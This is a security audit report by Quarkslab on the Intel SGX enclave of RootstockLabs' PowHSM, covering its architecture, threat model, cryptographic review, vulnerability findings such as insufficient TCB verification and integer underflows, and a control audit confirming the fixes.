PowHSM security audit

SGX enclave

Reference 25-07-2216-REP
Version 1.1
Date 2025-12-19

Quarkslab SAS
10 boulevard Haussmann
75009 Paris
France

Quarkslab

1. Project information

1.1. Document history

Version	Date	Details	Authors
1.0	2025-07-15	Initial audit	Damien Aumaitre, Dahmun Goudarzi, Julio Loayza Meneses
1.1	2025-12-19	Control audit	Julio Loayza Meneses

1.2. Contacts

1.2.1. Quarkslab

Name	Role	Email
Frédéric Raynal	CEO	`fraynal@quarkslab.com`
Stavia Salomon	Sales	`ssalomon@quarkslab.com`
Jean-Marc Bourgeois	Project Manager	`jbourgeois@quarkslab.com`
Damien Aumaitre	R&D Engineer	`daumaitre@quarkslab.com`
Dahmun Goudarzi	R&D Engineer	`dgoudarzi@quarkslab.com`
Julio Loayza Meneses	R&D Engineer	`jloayzameneses@quarkslab.com`

1.2.2. RootstockLabs

Name	Role	Email
Bernardo Codesido	Head of Security	`bernardo@rootstocklabs.com`

Contents

2. Executive Summary

2.1. Context

RootstockLabs engaged with Quarkslab to perform a security audit of their PowHSM project, with a focus on the SGX implementation.

RootstockLabs is a longstanding contributor to Rootstock, the largest and longest-running Bitcoin sidechain. It is the only layer 2 solution that combines the security of Bitcoin's proof of work with Ethereum's smart contract capabilities. The platform is open-source, EVM-compatible. Rootstock's native way of acquiring rBTC from BTC is through the PowPeg, a two-way peg protocol in which the private keys that sign Bitcoin transactions are held on PowHSMs backed by tamper-proof, secure elements.

The audit took place between June. 10th 2025 and July. 15th 2025.

This assessment was achieved during a 45 day time allocation to find issues and vulnerabilities, using primarily manual review.

This report presents the results of the security assessment.

Disclaimer

This report reflects the work and results obtained within the duration of the audit and on the specified scope, as agreed between RootstockLabs and Quarkslab.

Tests are not guaranteed to be exhaustive and the report does not ensure that the code is bug- or vulnerability-free.

2.2. Objectives

The objective defined for this collaboration was to perform a security review focused on the SGX implementation of the PowHSM introduced in version `5.4.0`, with a particular attention to the use of the SGX functions.

2.3. Methodology

Quarkslab's experts first focused on PowHSM documentation and code discovery. This task allowed to gain a better understanding of the project and understand the security guarantees imparted to PowHSM.

A threat model was defined and shared with RootstockLabs, focused on the scope of work. Other components and generic SGX attacks were considered out of scope.

Along the documentation and code source review, manual analysis of the code was performed to find potential security issues and vulnerabilities. Manual code review also helped to determine the critical functions that can be tested dynamically.

A dedicated cryptography expert reviewed the cryptographic primitives usage and key management. The review focused on compliancy with best-practices and on the discovery of potential security issues.

Based on the threat model, auditors used dynamic testing (when/if applicable) to validate or invalidate potential findings.

2.4. Findings Summary

During the time frame of the security audit, Quarkslab has discovered several security issues and vulnerabilities:

ID	Name
CRITICAL-5	Insufficient TCB verification
LOW-1	Use of unmaintained, outdated library for big integers
LOW-6	Integer underflow in `P1_BTC` APDU
LOW-7	Integer underflow in `P1_RECEIPT` APDU
INFO-2	Use of `SECP256K1_CONTEXT_SIGN` deprecated
INFO-3	No return value checks
INFO-4	Not following `secp256k1` recommendation when manipulating private keys
INFO-8	Integer overflows in `der_encode_uint`
INFO-9	Missing verification of the `custom claims` hash

2.5. Recommendation and Action Plan

Quarkslab propose the following recommendations to address the reported issues.

ID	Recommendation
CRITICAL-5	Add checks for: • CPUSVN (CPU Security Version Number) validation • ISVSVN (Independent Software Vendor Security Version Number) • PCE SVN (Platform Configuration Enclave Security Version Number) validation • QE SVN (Quoting Enclave Security Version Number) • TCB Recovery List verification • Certificate Revocation List (CRL) checking • TCB Level to security status mapping Add some policies: • expected MRENCLAVE/MRSIGNER allowlists • TCB level security policies • platform configuration requirements
LOW-1	There are plenty of libraries that are up to date and that have constant scrutiny to choose from, for instance mbedTLS bignum library, since mbedTLS is already present in the project. Otherwise, we recommend adding a battery of tests comparing the `bigdigits` implementation to the one from mbedTLS.
LOW-6	Check that `auth.tx.remaining_bytes` is superior to 7 bytes before doing the subtraction.
LOW-7	Check that `auth.receipt.remaining_bytes` is superior to `APDU_DATA_SIZE` before doing the subtraction.
INFO-2	The intended usage is now to call: `secp256k1_context *ctx = secp256k1_context_create(SECP256K1_CONTEXT_NONE);` C
INFO-3	Check the return value of `secp256k1_ecdsa_signature_serialize_der`.
INFO-4	Use randomized state as explained in here[1].
INFO-8	Even though `len=0` is impossible with current usage, defensive programming practices suggest to: • add input validation • protect against future API changes • prevent potential security issues if the function is ever used elsewhere

[1] https://github.com/bitcoin-core/secp256k1/blob/89096c234dceecdc89953555b875d42579f4fd1d/examples/ecdsa.c#L46

ID	Recommendation
INFO-9	While the hash is implicitly verified when Open Enclave extracts the claims from the report, we recommend verifying the hash before using the peer enclave's public key.

2.6. Conclusion

To conclude, Quarkslab made a complete discovery of RootstockLabs's PowHSM and related modules linked to the PowPeg protocol. Based on it, cartography and threat modelling were defined in order to focus the security audit on relevant items within the allocated time frame.

The audit primarily identified informative and low-risk recommendations, which are unlikely to be exploitable in practice but are valuable for maintaining consistent project quality and preventing potential future issues.

Nevertheless a critical issue was found regarding the TCB verification. In fact, crucial security checks were missing from the verification of the SGX attestation, which downgrades significantly the security of the PowHSM.

3. Control audit

RootstockLabs engaged with Quarkslab to perform a control audit of the PowHSM project, following the initial security audit performed in June-July 2025. This control audit took place between the 15th and 19th of December, for a total of five allotted days.

The goal of this audit was to verify that the changes introduced up to version 5.6.1 of PowHSM addressed the issues found in the previous audit.

ID	Fix commit(s)	Fix description
CRITICAL-5	`5128fbdcb21b`, `12d84eceaf83`, `2e31114ae113`	The only critical finding was thoroughly addressed. • `5128fbdcb21b` added CRL validation, relying on the `cryptography` Python library for operations on X.509 certificates. The CRLs are used to ensure that the certificates in the chain of trust are still valid. Additionally, each certificate's own validity is verified, and the relation between issuer and issued is checked. • `12d84eceaf83` added the TCB verification. It queries Intel's Trusted Services API to obtain a platform's TCB level. This information is used to verify that the current platform's TCB is up-to-date and that it is not vulnerable (there are no advisories in effect). Tests for the TCB information parser were added. • `2e31114ae113` added QE identity verification. It queries Intel's Trusted Services API to obtain the Quoting Enclave's (QE) identity and compare it with the information included in the remote attestation quote. Tests for correct QE ID parsing were added.
LOW-1	`16ef3b3b94a4`	The `bigdigits` library remains in use, but new tests using Mbed TLS were added. They compare the results obtained with `bigdigits` to those of the Mbed TLS bignum library, ensuring the correctness of the operations.
LOW-6	`8199bdae5144`	A check was added to ensure that small transaction sizes are rejected, preventing the underflow. A test exercising this check was also added.
LOW-7	`16bc33e85270`	Transaction receipts with more than one top-level list are now outright rejected. A test exercising this new restriction has been added.

ID	Fix commit(s)	Fix description
INFO-2	`3e1c5daa2c4e`	The deprecated `SECP256K1_CONTEXT_SIGN` has been replaced by `SECP256K1_CONTEXT_NONE`.
INFO-3	`6516544a544a`	The values returned by `secp256k1_ecdsa_sign` and `secp256k1_ecdsa_signature_serialize_der` are tested
INFO-4	`0eb371e0a04c`	`secp256k1` context randomisation has been added before sensitive operations such as key derivation, unit tests have been updated.
INFO-8	`0c0d422c3349`	`der_encode_uint` checks that the source length is not 0, verifies that the destination is big enough to store the result, and the caller, `der_encode_signature`, verifies that both r and s have been correctly parsed.
INFO-9	`56dffdc45a36`	A check of the custom claims hash was added, regardless of whether OpenEnclave verifies this hash. New unit tests were added to ensure that verifying evidence with and without custom claims works. Tests also include testing invalid custom claims.

4. Discovery

4.1. powHSM

RSK powHSM is a Proof of Work Hardware Security Module designed specifically for the RSK network's powPeg (two-way Bitcoin bridge).

Its main purpose is to protect private keys used by powPeg members to authorize Bitcoin transactions, with signatures only commanded by blockchain proof-of-work.

It runs on tamper-proof secure elements (Ledger Nano S or Intel SGX). It operates in SPV mode with the RSK blockchain. It has two key sets: unauthorized (for routine operations) and authorized (for Bitcoin pegOuts only). Authorized signatures require mined pegOut requests with sufficient proof-of-work.

Security model: The authorized key set can only sign Bitcoin transactions corresponding to legitimate pegOut requests that have been mined into RSK blocks with adequate cumulative proof-of-work, preventing unauthorized release of Bitcoin funds from the bridge.

4.2. RSK

RSK (Rootstock) is a Bitcoin sidechain that enables smart contracts on Bitcoin. It is essentially a Layer 2 solution that:

- Uses Bitcoin's security through merged mining (miners can mine both Bitcoin and RSK simultaneously)
- Runs smart contracts compatible with Ethereum (using Rootstock Virtual Machine)
- Has RBTC as its native token, pegged 1:1 with Bitcoin
- Allows a two-way transfer of funds between Bitcoin and RSK

SPV (Simplified Payment Verification) mode is a lightweight way to interact with blockchains without downloading the full blockchain.

Instead of storing the entire blockchain, SPV nodes only download block headers. They use Merkle proofs to verify transactions without needing all transaction data. This allows verification of payments with minimal storage and bandwidth.

In powHSM context:

- Each powHSM runs an RSK node in SPV mode to stay synchronized with the RSK blockchain
- It monitors for pegOut events (Bitcoin withdrawal requests) in RSK blocks
- Uses SPV proofs to verify these events are legitimate and have sufficient proof-of-work
- Only authorizes Bitcoin signatures when valid pegOut requests with adequate mining power are detected

4.3. Code

The code is open source and available on GitHub. The audit was done on the 5.5.1 tag.

Repository	https://github.com/rsksmart/rsk-powhsm
Commit hash	`05210a3d8c2b349b529148b0a93fb8941e67f704`
Tag	5.5.1

The repository is well-structured and contains the following main directories:

- `firmware/` - contains the core powHSM business logic implementations for Ledger Nano S, Intel SGX, and x86 (TCPSigner) platforms
- `middleware/` - Python-based service layer providing high-level protocol abstraction for communicating with powHSM devices via TCP/IP
- `docker/` - Docker build configurations and scripts
- `docs/` - technical documentation
- `dist/` - distribution packaging scripts and utilities for deploying powHSM
- `utils/` - utility scripts

We focused our audit on the Intel SGX implementation contained in the `firmware` directory.

4.4. Install

4.4.1. Build

The SGX enclave used OpenEnclave v0.19.4.

We built the enclave following the documentation. Most of our tests were done in simulation mode. We also deployed a production setup on an Azure VM by using the scripts available in the `dist` folder.

```bash
# build SGX build environment
./docker/sgx/build
# generate private key
./docker/sgx/do /hsm2/firmware/src/sgx "make generate-private-key"
# build enclave
./firmware/build/build-sgx-sim
0x00f06dcff26ec8b4d373fbd53ee770e9348d9bd6a247ad4c86e82ceb3c2130ac 0x7c50933098
testnet testing
# build middleware
./docker/mware/build
```

4.4.2. Run

After the enclave is built, it is simple to run it.

```
# run enclave
./docker/sgx/do /hsm2/firmware/src/sgx "bin/hsmsgx ./bin/hsmsgx_enclave.signed -b
0.0.0.0"
```
Bash

5. Architecture

powHSM is deployed on the node that runs powpeg[2]. powpeg exchanges data in JSON-RPC format with the middleware.

The middleware is initiated through the `manager_sgx.py` Python script, which listens for incoming connections on port 9999. It receives incoming requests and converts them into APDUs, which it then forwards to the SGX enclave.

The untrusted part of the enclave listens on TCP port 7777 for middleware connections.

The SGX enclave behaves like the Ledger implementation. It uses chunked transfers to accommodate the APDU constraints. All parsers in the enclave are streaming parsers that maintain the parser state between APDU calls with fixed-size internal buffers. State machines are used to track parsing progress. Invalid APDUs trigger a state reset.

The enclave supports the following entry points (ECALLs):

- `ecall_system_process_apdu()` - main function processing APDU commands from middleware
- `ecall_system_init()` - initializes enclave system
- `ecall_system_finalise()` - cleans up enclave system

It also uses the following exit points (OCALLs) for encrypted storage operations:

- `ocall_kvstore_save()`
- `ocall_kvstore_get()`
- `ocall_kvstore_exists()`
- `ocall_kvstore_remove()`

The middleware sends APDUs commands to the enclave with `HSM2DongleSGX._send_command()` in `middleware/sgx/hsm2dongle.py`. The APDUs are then transferred to the trusted part of the enclave with `io_exchange()` in `firmware/src/sgx/src/untrusted/io.c`.

To summarize the data flow:

1. Middleware sends APDU commands via TCP to SGX host process
2. Host calls `ecall_system_process_apdu()` with 85-byte shared buffer
3. Enclave processes commands using `system_process_apdu()` in `firmware/src/sgx/src/trusted/system.c`
4. For storage, enclave uses OCALLs to save/retrieve encrypted data via `sest_write()`/`sest_read()` functions

The trusted part of the enclave only processes APDU commands via a shared buffer. There are no network libraries, sockets, or network system calls. The only OCALLs available are for local key-value storage (`ocall_kvstore_*`).

The enclave is completely isolated from network data – it only receives sanitized APDU commands through a buffer interface.

[2] https://github.com/rsksmart/powpeg-node/blob/master/src/main/java/co/rsk/federate/signing/hsm/client/HSMClientProtocol.java

The secret store of the SGX enclave has several keys:

1. `seed`: master seed (32 bytes) for all key derivation
2. `password`: device PIN (8 bytes), device authentication and access control

- Protection: Sealed, limited to 3 retry attempts
- Policy: Auto-wipe on brute force attempts

3. `retries`: retry counter (1 byte), tracks remaining unlock attempts, enforces 3-attempt limit before device wipe
4. `nvmem-bcstate` and `nvmem-bvstate_updating`: blockchain state data, persistent blockchain synchronization state

Several BIP32 private keys (32 bytes each) are generated on-demand:

- Bitcoin mainnet: `m/44'/0'/0'/0/0` (requires authorization)
- Bitcoin testnet: `m/44'/1'/0'/0/0` (requires authorization)
- RSK mainnet: `m/44'/137'/0'/0/0` (no authorization)
- RSK testnet: `m/44'/1'/1'/0/0` (no authorization)

The SGX enclave also supports a migration mechanism to send the seed and the PIN to a unboarded SGX instance. This is encrypted with AES-GCM.

Figure 1 describes a simplified flow of operations inside the SGX enclave.



Figure 1: Simplified flow of operations

Here is the list of all the APDUs supported by the SGX enclave:

Operations	Suboperations	Comments
`RSK_MODE_CMD (0x43)`	None	Returns device mode (signer or bootloader)
`RSK_IS_ONBOARD (0x06)`	None	Returns onboard status + version (major, minor, patch)
`INS_GET_PUBLIC_KEY (0x04)`	None	BIP32 path (6×4 bytes) → public key derivation
`INS_SIGN (0x02)`	`P1_PATH (0x01)`	Path parsing and validation for signing
`INS_SIGN (0x02)`	`P1_BTC (0x02)`	BTC transaction parsing and calculations
`INS_SIGN (0x02)`	`P1_RECEIPT (0x04)`	RSK receipt parsing and validation
`INS_SIGN (0x02)`	`P1_MERKLEPROOF (0x08)`	Partial merkle trie parsing
`INS_SIGN (0x02)`	`P1_SUCCESS (0x81)`	Final signature generation and completion
`INS_ATTESTATION (0x50)`	`OP_ATT_GET (0x01)`	Get attestation signature

Operations	Suboperations	Comments
INS_ATTESTATION (0x50)	OP_ATT_GET_MESSAGE (0x02)	Get attestation message
INS_ATTESTATION (0x50)	OP_ATT_APP_HASH (0x03)	Get application hash for attestation
INS_ATTESTATION (0x50)	OP_ATT_GET_ENVELOPE (0x04)	Get attestation envelope
INS_HEARTBEAT (0x60)	OP_HBT_UD_VALUE (0x01)	Set user-defined value for heartbeat
INS_HEARTBEAT (0x60)	OP_HBT_GET (0x02)	Get heartbeat signature
INS_HEARTBEAT (0x60)	OP_HBT_GET_MESSAGE (0x03)	Get heartbeat message
INS_HEARTBEAT (0x60)	OP_HBT_APP_HASH (0x04)	Get application hash for heartbeat
INS_HEARTBEAT (0x60)	OP_HBT_PUBKEY (0x05)	Get public key for heartbeat
INS_GET_STATE (0x20)	OP_STATE_GET_HASH (0x01)	Get blockchain hash state
INS_GET_STATE (0x20)	OP_STATE_GET_DIFF (0x02)	Get difficulty state
INS_GET_STATE (0x20)	OP_STATE_GET_FLAGS (0x03)	Get blockchain flags
INS_RESET_STATE (0x21)	OP_STATE_RESET_INIT (0x01)	Initialize blockchain state reset
INS_RESET_STATE (0x21)	OP_STATE_RESET_DONE (0x02)	Complete blockchain state reset
INS_ADVANCE (0x10)	OP_ADVANCE_INIT (0x02)	Initialize blockchain advancement
INS_ADVANCE (0x10)	OP_ADVANCE_HEADER_META (0x03)	Process block header metadata
INS_ADVANCE (0x10)	OP_ADVANCE_HEADER_CHUNK (0x04)	Process block header data chunks
INS_ADVANCE (0x10)	OP_ADVANCE_PARTIAL (0x05)	Perform partial state updates
INS_ADVANCE (0x10)	OP_ADVANCE_SUCCESS (0x06)	Complete advancement and commit
INS_ADVANCE (0x10)	OP_ADVANCE_BROTHER_LIST_META (0x07)	Process brother block list metadata
INS_ADVANCE (0x10)	OP_ADVANCE_BROTHER_META (0x08)	Process brother block metadata
INS_ADVANCE (0x10)	OP_ADVANCE_BROTHER_CHUNK (0x09)	Process brother block data chunks
INS_ADVANCE_PARAMS (0x11)	None	Returns precompiled blockchain advancement parameters
INS_UPD_ANCESTOR (0x30)	OP_UPD_ANCESTOR_INIT (0x02)	Initialize ancestor update with block count
INS_UPD_ANCESTOR (0x30)	OP_UPD_ANCESTOR_HEADER_META (0x03)	Process ancestor header metadata
INS_UPD_ANCESTOR (0x30)	OP_UPD_ANCESTOR_HEADER_CHUNK (0x04)	Process ancestor header chunks
INS_UPD_ANCESTOR (0x30)	OP_UPD_ANCESTOR_SUCCESS (0x05)	Complete ancestor update
INS_EXIT (0xFF)	None	Graceful application exit with state backup
SGX_ONBOARD (0xA0)	None	SGX device onboarding (32-byte seed + password)
SGX_IS_LOCKED (0xA1)	None	Returns SGX lock status (0=unlocked, 1=locked)
SGX_RETRIES (0xA2)	None	Returns remaining unlock attempts
SGX_UNLOCK (0xA3)	None	Unlocks SGX device with password
SGX_ECHO (0xA4)	None	SGX echo test command (returns input data)
SGX_CHANGE_PASSWORD (0xA5)	None	Changes SGX device password
SGX_UPGRADE (0xA6)	OP_UPGRADE_START (0x01)	Start SGX upgrade process
SGX_UPGRADE (0xA6)	OP_UPGRADE_SPEC_SIG (0x02)	Process upgrade specification signature
SGX_UPGRADE (0xA6)	OP_UPGRADE_IDENTIFY_SELF (0x03)	Identify self in upgrade protocol
SGX_UPGRADE (0xA6)	OP_UPGRADE_IDENTIFY_PEER (0x04)	Identify peer in upgrade protocol

Operations	Suboperations	Comments
SGX_UPGRADE (0xA6)	OP_UPGRADE_PROCESS_DATA (0x05)	Process upgrade data

6. Threat model

We considered a list of the most common threats used to evaluate a SGX enclave.

1. Platform/Hardware Attacks

Platform and hardware attacks represent threats from compromised host operating systems, physical access to server hardware, malicious hypervisors in cloud environments, and hardware tampering. They take advantage of weaknesses in the underlying infrastructure that supports the SGX enclave.

2. Enclave Code Modification

Enclave code modification threats include malicious software updates, code injection attacks, and firmware or microcode manipulation. These attacks aim to alter the trusted execution environment by modifying the enclave's code or the underlying system components.

3. Side-Channel Attacks

Side-channel attacks take advantage of the data revealed through the timing of cryptographic operations, cache vulnerabilities, power consumption analysis, and memory access patterns. These attacks can extract confidential information without directly accessing the enclave's memory.

4. Attacks Based on Rollback or Replay

Rollback and replay attacks involve replaying old sealed data, using outdated enclave versions, and exploiting blockchain state rollback vulnerabilities. These attacks aim to manipulate the system into using outdated data or states to bypass security measures.

5. Inter-Enclave Communication Attacks

Inter-enclave communication attacks target the communication channels between enclaves, including man-in-the-middle attacks during enclave migrations, unauthorized enclave impersonation, and data tampering during transfers between enclaves.

6. Speculative Execution Vulnerabilities

Speculative execution vulnerabilities encompass Spectre and Meltdown-class attacks, transient execution side-channels, and microarchitectural data sampling attacks. These vulnerabilities exploit the speculative execution features of modern processors to access sensitive data.

6.1. Scope

Given the timeframe of the audit, we excluded all generic hardware attacks from the scope (the enclave is meant to be run by a cloud provider). The rollback/replay attacks are also excluded from the scope (RSK developers told us there are no counter-measures for that yet).

The threats we will consider are:

1. Platform/Hardware Attacks

Within the audit scope, platform and hardware attacks are limited to threats from compromised host operating systems, as this represents the most realistic attack vector in cloud deployment scenarios.

2. Enclave Code Modification

For enclave code modification threats, the audit will focus on malicious software updates and code injection attacks, which represent the most direct methods of compromising the enclave's trusted execution environment.

3. Side-Channel Attacks

Side-channel attack analysis will concentrate on timing attacks against cryptographic operations and memory access pattern analysis, as these are the most practical side-channel vulnerabilities that could be exploited in the deployment environment.

4. Inter-Enclave Communication Attacks

Inter-enclave communication attack analysis will examine man-in-the-middle attacks during enclave migrations, unauthorized enclave impersonation, and data tampering during transfers between enclaves, focusing on the migration and communication protocols used by the system.

Also, even if, in the context of blockchains, DoS (Denial of Service) are critical, we will not consider them unless they occur in the enclave code that processes blockchain data. In fact, the architecture of the powHSM allows for DoS conditions by design if we consider the threat model of an SGX enclave. For example, in the case of a hostile OS, it is trivial to intercept the PIN, to delete the keystore files or to force a HSM wipe by inputting a wrong PIN. All these operations will de-facto render the enclave non-operational.

6.2. Security Assumptions and Scope of the Audit

The audit considers the following components as trusted: Intel SGX hardware and firmware, Intel's attestation PKI infrastructure, and the OpenEnclave codebase. These components form the foundational trust assumptions for the security analysis.

The audit will focus on the following source code directories: `firmware/src/common/*`, `firmware/src/hal/*`, `firmware/src/powhsm/*`, `firmware/src/sgx/*`, and `firmware/src/util/*`. These directories contain the core powHSM implementation and SGX-specific code that requires security review.

6.3. Assets Protected by the Enclave

The SGX enclave protects several critical secrets including the master seed (32 bytes), BIP32 private keys (32 bytes each), blockchain state data, and migration data. These assets represent the core cryptographic material and operational state that must be secured within the trusted execution environment.

7. Methodology

The first step was to setup the needed environments. One Azure virtual machine with SGX support was used for a production environment, while a second virtual machine in simulation mode was used for development.

Then, we examined all available documentation. Our goal was to understand the expected security boundaries, trust assumptions, and how the powHSM is used in the RSK blockchain ecosystem.

We dived in the codebase to explore the connections between all the components. We mapped out the complete call graph from untrusted entry points through ECALLS to trusted functions. We identified all state-changing operations, cryptographic functions, and interactions with persistent storage.

This analysis of the attack surface allowed us to identify all potential entry points to the enclave, beginning with the `ecall_system_process_apdu` function.

We audited the identified entry points for memory corruption vulnerabilities verifying bound checking, safe integer arithmetic and correct memory management.

We ensured that all cryptographic building blocks were correctly implemented and used according to best practices. We specifically examined random number generation, key derivation, and IV generation.

We reviewed synchronization mechanisms and state machines involved in APDUS.

Finally, we examined how remote attestation is performed, as well as how the quote is generated and verified. We also examined how SGX sealing is used, with particular attention to its migration function.

8. Cryptographic Review

On top of performing a manual static analysis of most of the cryptographic functions, the goal was also to assess and answer the following questions:

- How is the randomness generated in the enclave?
- How is key derivation performed?

8.1. Randomness in PowHSM

Randomness generation for PowHSM is done via the `random_getrandom()` function provided in `firmware/src/hal/sgx/src/trusted/random.c`. This function makes an external call to `oe_random` which is Open Enclave SDK random function API. The Open Enclave random function calls an internal random function `oe_random_internal` that, in turn, calls the assembly function `oe_rdrand`. The assembly function makes use of the `RD_RAND` assembly instruction, which returns a random number from the on-chip hardware random number generator.

Randomness in PowHSM

Randomness generation is properly handled in PowHSM's enclaves.

8.2. Key Derivation (BIP 32)

PowHSM key derivation mechanism relies on the BIP32 standard. BIP32 is Bitcoin Improvement Proposal that is used as the standard for hierarchical deterministic wallets in the Bitcoin ecosystem. It allows to create a tree of key pairs from a single master seed, without having to store all of them individually. BIP32 provides a **hierarchical structure**, where each node can derive child keys; is **deterministic** with respect to a single seed; provides **public derivation** (public key derivation from a parent public key); and gives access to **hardened keys**, keys that cannot be derived using only public information.

8.2.1. Seed Generation

The seed is generated once and only once when a PowHSM is onboarded. To do so, a fresh seed is generated using the `random_getrandom()` function that is then xored with the client seed. This master seed is then stored with the `ocall_kvstore_save` OCALL from Open Enclave SDK.

8.2.2. BIP32 Implementation

The BIP32 implementation provided by Rootstock Labs in `firmware/src/hal/sgx/src/trusted/bip32.c` seems adequate with the state-of-the-art and cor-

[3] https://github.com/someone42/hardware-bitcoin-wallet

rect with respect to the specification. It is highly inspired by the one done by someone42[3]. The main difference comes from the library used to handle big integers.

Key Derivation with BIP32

Key derivation is properly handled in PowHSM's enclaves, as well as its seed generation.

8.3. Code Review

In order to confirm that cryptographic primitives or assets are properly implemented and handled in the PowHSM firmware, we conducted a manual static analysis of the following repository:

- `firmware/src/common/src`
- `firmware/src/hal/common_linked/src`
- `firmware/src/hal/include`
- `firmware/src/hal/sgx/src`
- `firmware/src/sgx/src`

To ensure clarity, we only describe the files where we have discovered information.

8.3.1. File: `firmware/src/common/src/bigdigits.*`

8.3.2. File: `firmware/src/hal/sgx/src/trusted/seed.c`

LOW-1	Use of unmaintained, outdated library for big integers		
Likelihood	●○○○	**Impact**	●○○○

Description

Arithmetic operations for cryptographic primitives such as BIP32, one of the key security functions of PowHSM, are based on the `BigDigits` library[4]. The most recent version dates back to 2016, indicating that there are no active developers working on the project. Furthermore, the method of sharing the library via a website and downloading it as a ZIP file does not provide a clear picture of its current state (no publicly accessible issues or security statements). Due to the sensitiveness of such libraries, this type of project should be excluded.

Recommendation

There are plenty of libraries that are up to date and that have constant scrutiny to choose from, for instance mbedTLS bignum library, since mbedTLS is already present in

[4] http://www.di-mgt.com.au/bigdigits.html

the project. Otherwise, we recommend adding a battery of tests comparing the `bigdigits` implementation to the one from mbedTLS.

8.3.2.1. Function: `seed_init`

INFO-2	Use of `SECP256K1_CONTEXT_SIGN` deprecated

Description

In libsecp256k1, the flag SECP256K1_CONTEXT_SIGN is now deprecated. Starting from version 0.2.0 (released 12 December 2022), the library recommends using SECP256K1_CONTEXT_NONE instead, and flags for signing purposes are no longer necessary.

Recommendation

The intended usage is now to call:

```c
secp256k1_context *ctx = secp256k1_context_create(SECP256K1_CONTEXT_NONE);
```

8.3.2.2. Function: `seed_sign`

INFO-3	No return value checks

Description

When serializing the signature, the output length `temp_length` is checked but not the return value of `secp256k1_ecdsa_signature_serialize_der`, which indicates whether there was enough space or not. Also, the serialization length is set regardless of return value, so checking `temp_length` is probably incorrect.

Recommendation

Check the return value of `secp256k1_ecdsa_signature_serialize_der`.

8.3.3. `firmware/src/sgx/src/trusted/upgrade.c`

8.3.3.1. Function: `upgrade_process_apdu`

INFO-4	Not following `secp256k1` recommendation when manipulating private keys

Description

In the `OP_UPGRADE_IDENTIFY_SELF` case, if there is not `upgrade_ctx.evidence` yet (which should be the case, since `free_evidence` is called at the end of the `OP_UPGRADE_START` case), a new secp256k1 context is created and a random private key is generated.

Recommendation

Use randomized state as explained in here[5].

[5] https://github.com/bitcoin-core/secp256k1/blob/89096c234dceecdc89953555b875d42579f4fd1d/examples/ecdsa.c#L46

9. Findings

9.1. Insufficient TCB verification

CRITICAL-5	Insufficient TCB verification		
Likelihood	●●●●	**Impact**	●●●●

Description

The TCB verification from SGX attestation has significant limitations in this implementation.

It does only basic verification:

- Validates X.509 chain to Intel SGX Root CA
- Verifies SGX quote cryptographic signature
- Extracts and displays MRENCLAVE/MRSIGNER

Recommendation

Add checks for:

- CPUSVN (CPU Security Version Number) validation
- ISVSVN (Independent Software Vendor Security Version Number)
- PCE SVN (Platform Configuration Enclave Security Version Number) validation
- QE SVN (Quoting Enclave Security Version Number)
- TCB Recovery List verification
- Certificate Revocation List (CRL) checking
- TCB Level to security status mapping

Add some policies:

- expected MRENCLAVE/MRSIGNER allowlists
- TCB level security policies
- platform configuration requirements

The implementation lacks comprehensive TCB verification, it also needs to check for:

- CPUSVN (CPU Security Version Number) validation
- ISVSVN (Independent Software Vendor Security Version Number) checking
- PCE SVN (Platform Configuration Enclave Security Version Number) validation
